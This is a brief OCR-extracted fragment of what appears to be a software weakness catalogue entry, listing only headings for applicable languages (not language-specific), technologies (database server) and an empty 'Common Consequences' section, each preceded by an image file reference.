
Languages
Class: Not Language-Specific *(Undetermined Prevalence)*


Technologies
Database Server *(Undetermined Prevalence)*


Common Consequences

